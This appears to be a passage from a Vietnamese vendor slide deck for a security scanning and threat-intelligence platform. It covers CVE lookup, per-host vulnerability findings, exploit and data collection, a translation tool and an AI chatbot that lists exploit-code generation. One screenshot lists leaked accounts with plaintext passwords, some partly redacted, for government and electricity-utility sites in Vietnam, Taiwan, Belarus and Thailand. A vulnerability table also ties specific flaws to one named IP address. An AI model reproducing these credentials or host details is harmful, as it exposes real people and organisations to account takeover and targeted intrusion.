


VIII. PHẦN MỀM QUẢN LÝ TẬP TRUNG (2/5)




Thống kê lỗ hổng và tổng hợp số liệu thiết bị

VIII. PHẦN MỀM QUẢN LÝ TẬP TRUNG (3/5)



Tổng hợp số liệu website và phân bố IP trên thế giới

VIII. PHẦN MỀM QUẢN LÝ TẬP TRUNG (4/5)



Giao diện Giám sát máy chủ của phần mềm quản lý tập trung

VIII. PHẦN MỀM QUẢN LÝ TẬP TRUNG (5/5)

Tra cứu 294.575 CVE

STT	Cve	Diễn giải
1	CVE-2025-4885 6.9	A vulnerability classified as critical has been found in itsourcecode Sales . Affected is an unknown function of the file /pages/product_add.php. The argument serial leads to sql injection. It is possible to launch the attack re been disclosed to the public and may be used. Other parameters might be
2	CVE-2025-4884 6.9	A vulnerability was found in itsourcecode Restaurant Management System critical. This issue affects some unknown processing of the file /admin/as manipulation of the argument team leads to sql injection. The attack may exploit has been disclosed to the public and may be used.
3	CVE-2025-4883 8.6	A vulnerability was found in D-Link DI-8100 16.07.26A1. It has been declar vulnerability affects the function ctxz_asp of the file /ctxz.asp of the comp Page. The manipulation of the argument def/defTcp/defUdp/defIcmp/def buffer overflow. The attack can be initiated remotely. The exploit has been may be used.

Tổng số CVE 294.575

Tra cứu 1.600.350.584 lỗ hổng

STT	Thiết bị	Mức độ nghiêm trọng	Lỗ hổng
1	124.150.132.50/80	Trung bình	The configuration merger in itk.c in the Steinar H. Gunderson mpm-itk Multi-Processing Module 2.2.11- and 2.2.11-02 for the Apache HTTP Server does not properly handle certain configuration sections that specify NiceValue but not AssignUserID, which might allow remote attackers to gain privileges by leveragin root uid and root gid of an mpm-itk process.
2	124.150.132.50/80	Nguy hiểm	A crafted request uri-path can cause mod_proxy to forward the request to an origin server chosen by th remote user. This issue affects Apache HTTP Server 2.4.48 and earlier.
3	124.150.132.50/80	Nguy hiểm	Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to L

Tổng số lỗ hổng 1.600.350.584

Top CVE thiết bị phổ biến

CVE	Số lần xuất hiện
1. CVE-2024-38476 9.8	490
2. CVE-2024-38474 8.1	354
3. CVE-2023-25690 9.8	239
4. CVE-2022-31813 9.8	177
5. CVE-2022-23943 9.8	158
6. CVE-2023-38408 9.8	74
7. CVE-2022-41741 7	69

Top CVE website phổ biến

CVE	Số lần xuất hiện
1. CVE-2023-42115 9.8	77
2. CVE-2020-28026 9.8	49
3. CVE-2020-28024 9.8	30
4. CVE-2020-28020 9.8	19
5. CVE-2020-28017 9.8	17
6. CVE-2019-13917 9.8	16
7. CVE-2019-10149 9.8	15

Tra cứu
CVE

IX. PHẦN MỀM THU THẬP VÀ LƯU TRỮ DỮ LIỆU LỚN (1/3)

- Tên tiếng Anh: **BIGDATA STORAGE AND COLLECTION (BDSC)**.
- Miêu tả: Phần mềm cho phép thu thập dữ liệu an toàn thông tin số lượng lớn, xử lý và tổ chức lưu trữ trên nền tảng công nghệ dữ liệu lớn.
- Tính năng của phần mềm:
 - (1) Thu thập từ đa dạng nguồn dữ liệu: lỗ hổng mới xuất hiện được thu thập từ cơ sở dữ liệu CVE, NVD,...; mã khai thác (Exploits) thu thập từ các kho mã khai thác như Exploit-DB, GitHub Security Advisories; nguồn tình báo không gian mạng (Threat Intelligence) được kết nối với các nền tảng như MISP (Malware Information Sharing Platform), ThreatConnect; tự động thu thập thông tin từ các diễn đàn nổi tiếng về bảo mật như HackForums, Bug Bounty Platforms,...
 - (2) Cho phép cấu hình linh hoạt thông qua định nghĩa trước nhiệm vụ thu thập theo mục tiêu (ví dụ: lỗ hổng theo sản phẩm, công nghệ hoặc ngành nghề cụ thể); chỉ định cụ thể nguồn thu thập như RSS feeds, APIs, hoặc các trang web.
 - (3) Cung cấp giải pháp đồng bộ dữ liệu từ mạng Internet vào mạng riêng.
 - (4) Thu thập được thực hiện song song để tối ưu hiệu năng.
 - (5) Xử lý và lưu trữ các dữ liệu thô và phân loại dữ liệu trên nguồn trên nền tảng công nghệ dữ liệu lớn (Bigdata).



IX. PHẦN MỀM THU THẬP VÀ LƯU TRỮ DỮ LIỆU LỚN (2/3)

**Intelligent AutoScan**

Danh mục lỗ hổng

STT	cve_id	Diễn giải	Ngày tạo	Ngày cập nhật
1	CVE-2025-7860 6.9	A vulnerability, which was classified as critical, has been found in code-projec...	20/07/2025 00:32:05	20/07/2025 00:32:05
2	CVE-2025-7858 5.1	A vulnerability classified as problematic has been found in PHPGurukul Apart...	19/07/2025 23:44:07	20/07/2025 00:15:22
3	CVE-2025-7859 6.9	A vulnerability classified as critical was found in code-projects Church Donati...	20/07/2025 00:02:06	20/07/2025 00:02:06
4	CVE-2025-7857 5.1	A vulnerability was found in PHPGurukul Apartment Visitors Management Sy...	19/07/2025 22:44:07	19/07/2025 23:15:22
5	CVE-2025-7856 5.1	A vulnerability was found in PHPGurukul Apartment Visitors Management Sy...	19/07/2025 21:14:07	19/07/2025 22:15:23
6	CVE-2025-7855 8.7	A vulnerability classified as critical was found in Tenda FH451 1.0.0.9. Affect...	19/07/2025 21:02:09	19/07/2025 21:15:24
7	CVE-2025-7854 8.7	A vulnerability classified as critical has been found in Tenda FH451 1.0.0.9. A...	19/07/2025 20:32:06	19/07/2025 21:15:24
8	CVE-2025-7853 8.7	A vulnerability was found in Tenda FH451 1.0.0.9. It has been rated as critical...	19/07/2025 19:44:07	19/07/2025 20:15:23
9	CVE-2025-7840 5.1	A vulnerability was found in Campcodes Online Movie Theater Seat Reservati...	19/07/2025 18:02:06	19/07/2025 18:15:22

Tổng số bản ghi 302.453

20  Từ 1 đến 20  

Dashboard

Hệ thống ấn danh

Quét diện rộng

Quét chuyên sâu

Kiểm thử lỗ hổng

Engine quét

Nền tảng AI

Datalake

- Tra cứu lỗ hổng ATTT
- Tài khoản lộ lọt

Quản lý lịch

Báo cáo

Giới thiệu về công ty

< Thu gọn

Danh mục lỗ hổng

IX. PHẦN MỀM THU THẬP VÀ LƯU TRỮ DỮ LIỆU LỚN (3/3)

The screenshot displays the 'Intelligent AutoScan' web application. The interface includes a search bar at the top with the text 'Tra cứu ip hoặc tên miền' and a magnifying glass icon. On the left, a dark sidebar contains navigation options: Dashboard, Hệ thống ẩn danh, Quét diện rộng, Quét chuyên sâu, Kiểm thử lỗ hổng, Engine quét, Nền tảng AI, and Datalake. Under 'Datalake', 'Tra cứu lỗ hổng ATTT' and 'Tài khoản lộ lọt' are listed. The main content area is titled 'Tài khoản lộ lọt' and features a search input 'Tìm theo tài khoản, mật khẩu, nguồn', a 'Báo cáo' button, and a refresh icon. Below this is a table with the following data:

STT	Tài khoản	Mật khẩu	Đối tượng	Phân loại	Nhãn
7	3580406664666	[redacted]	obecmail.obec.go.th	Tài khoản thường	email
8	tsunghui0001@gmail.com	browntou0001eA@	pweb.cwa.gov.tw	Tài khoản thường	chính phủ
9	8401716	T01256007f3	www.portal.nalog.gov.by	Tài khoản thường	chính phủ
10	charles73char@gmail.com	ch[redacted]	recreation.forest.gov.tw	Tài khoản thường	chính phủ
11	1450200017007	chance0011	obecmail.obec.go.th	Tài khoản thường	email
12	PD16000112002	31[redacted]	evnhanoi.vn	Tài khoản thường	điện lực, chính phủ, bộ, ngành
13	PD16000240000	Taiw6666@	evnhanoi.vn	Tài khoản thường	điện lực, chính phủ, bộ, ngành
14	PD18007100005	Taiw666	evnhanoi.vn	Tài khoản thường	điện lực, chính phủ, bộ, ngành


At the bottom of the table, it shows 'Tổng số bản ghi 597.531' and pagination controls for 20 items per page, showing items 1 to 20.

Danh sách tài khoản lộ lọt

X. NHÓM PHẦN MỀM TRÍ TUỆ NHÂN TẠO TRONG ATTT (1/6)

1. Phần mềm dịch ngôn ngữ an toàn thông tin tự động

- Tên tiếng Anh: **AUTOMATIC CYBER SECURITY LANGUAGE TRANSLATOR (ACSLT).**
- Miêu tả: Phần mềm cho phép dịch từ các ngôn ngữ phổ biến Anh, Pháp, Đức, Nga, Trung trong lĩnh vực an toàn thông tin sang ngôn ngữ tiếng Việt.
- Tính năng của phần mềm:
 - (1) Việt hóa kết quả dò quét, giải pháp khắc phục..., cho phép dễ dàng tìm kiếm.
 - (2) Tùy chọn báo cáo bằng tiếng Việt hoặc tiếng Anh.
 - (3) Tìm kiếm kết quả song ngữ.



X. NHÓM PHẦN MỀM TRÍ TUỆ NHÂN TẠO TRONG ATTT (3/6)

1. Phần mềm dịch ngôn ngữ an toàn thông tin tự động

- Dashboard
- Hệ thống ấn danh
- Quét diện rộng
- Quét chuyên sâu
- Kiểm thử lỗ hổng
- Quản lý Engine
- Nền tảng AI
 - Dịch văn bản
 - Trợ lý ảo ATTT
 - Sinh mã khai thác
 - Báo cáo thông minh
- Datalake
- Tìm kiếm nâng cao
- Quản lý người dùng
- Lịch sử truy cập
- Giới thiệu về công ty

Dịch thuật

Việt Nam

Dịch

English

Chuyển

An toàn thông tin trên không gian mạng là vấn đề ngày càng quan trọng trong thời đại số hóa hiện nay. Với sự phát triển mạnh mẽ của Internet, việc chia sẻ, lưu trữ và truyền tải thông tin trở nên dễ dàng hơn bao giờ hết, đồng nghĩa với việc nguy cơ rò rỉ, mất mát hay bị đánh cắp thông tin cá nhân, dữ liệu doanh nghiệp cũng ngày càng gia tăng. Người dùng thường xuyên đối mặt với các mối đe dọa như mã độc, phần mềm gián điệp, tấn công lừa đảo (phishing), và các hình thức tấn công mạng tinh vi khác. Để bảo đảm an toàn thông tin, mỗi cá nhân cần nâng cao ý thức bảo mật như sử dụng mật khẩu mạnh, xác thực hai yếu tố, không nhấp vào các liên kết đáng ngờ và cẩn trọng khi chia sẻ thông tin cá nhân trên mạng. Các tổ chức, doanh nghiệp cũng cần đầu tư vào hạ tầng an ninh mạng, đào tạo nhân viên về nhận diện và phòng tránh rủi ro. An toàn thông tin không chỉ là trách nhiệm của cá nhân hay tổ chức riêng lẻ mà là nhiệm vụ chung của toàn xã hội, nhằm xây dựng một môi trường mạng an toàn, lành mạnh và đáng tin cậy.

Information security in cyberspace is an increasingly critical issue in today's digital age. With the rapid development of the Internet, sharing, storing, and transmitting information has become easier than ever, meaning the risks of leakage, loss, or theft of personal information and corporate data are also increasing. Users frequently face threats such as malware, spyware, phishing attacks, and other sophisticated cyberattacks. To ensure information security, each individual needs to raise security awareness, such as using strong passwords, enabling two-factor authentication, avoiding clicking on suspicious links, and being cautious when sharing personal information online. Organizations and businesses also need to invest in cybersecurity infrastructure and train employees to identify and prevent risks. Information security is not only the responsibility of individuals or individual organizations but a shared mission of the entire society, aiming to build a safe, healthy, and trustworthy online environment.

X. NHÓM PHẦN MỀM TRÍ TUỆ NHÂN TẠO TRONG ATTT (2/6)

2. Phần mềm trợ lý ảo an toàn thông tin

- Tên tiếng Anh: **INTELLIGENCE CYBER SECURITY CHATBOT (iCSC).**
- Miêu tả: Phần mềm cho phép để tạo báo cáo, phân tích lỗ hổng, các mã khai thác tùy chỉnh.
- Tính năng của phần mềm:
 - (1) Tương tác với người dùng bằng giọng nói; chuyển văn bản sang giọng nói.
 - (2) Tìm kiếm thông minh trên kho dữ liệu ATTT của hệ thống.
 - (3) Tổng hợp và tạo báo cáo tự động (tổng hợp từ nguồn dữ liệu dò quét, phân tích xu hướng mất ATTT..., đề xuất kiến nghị).
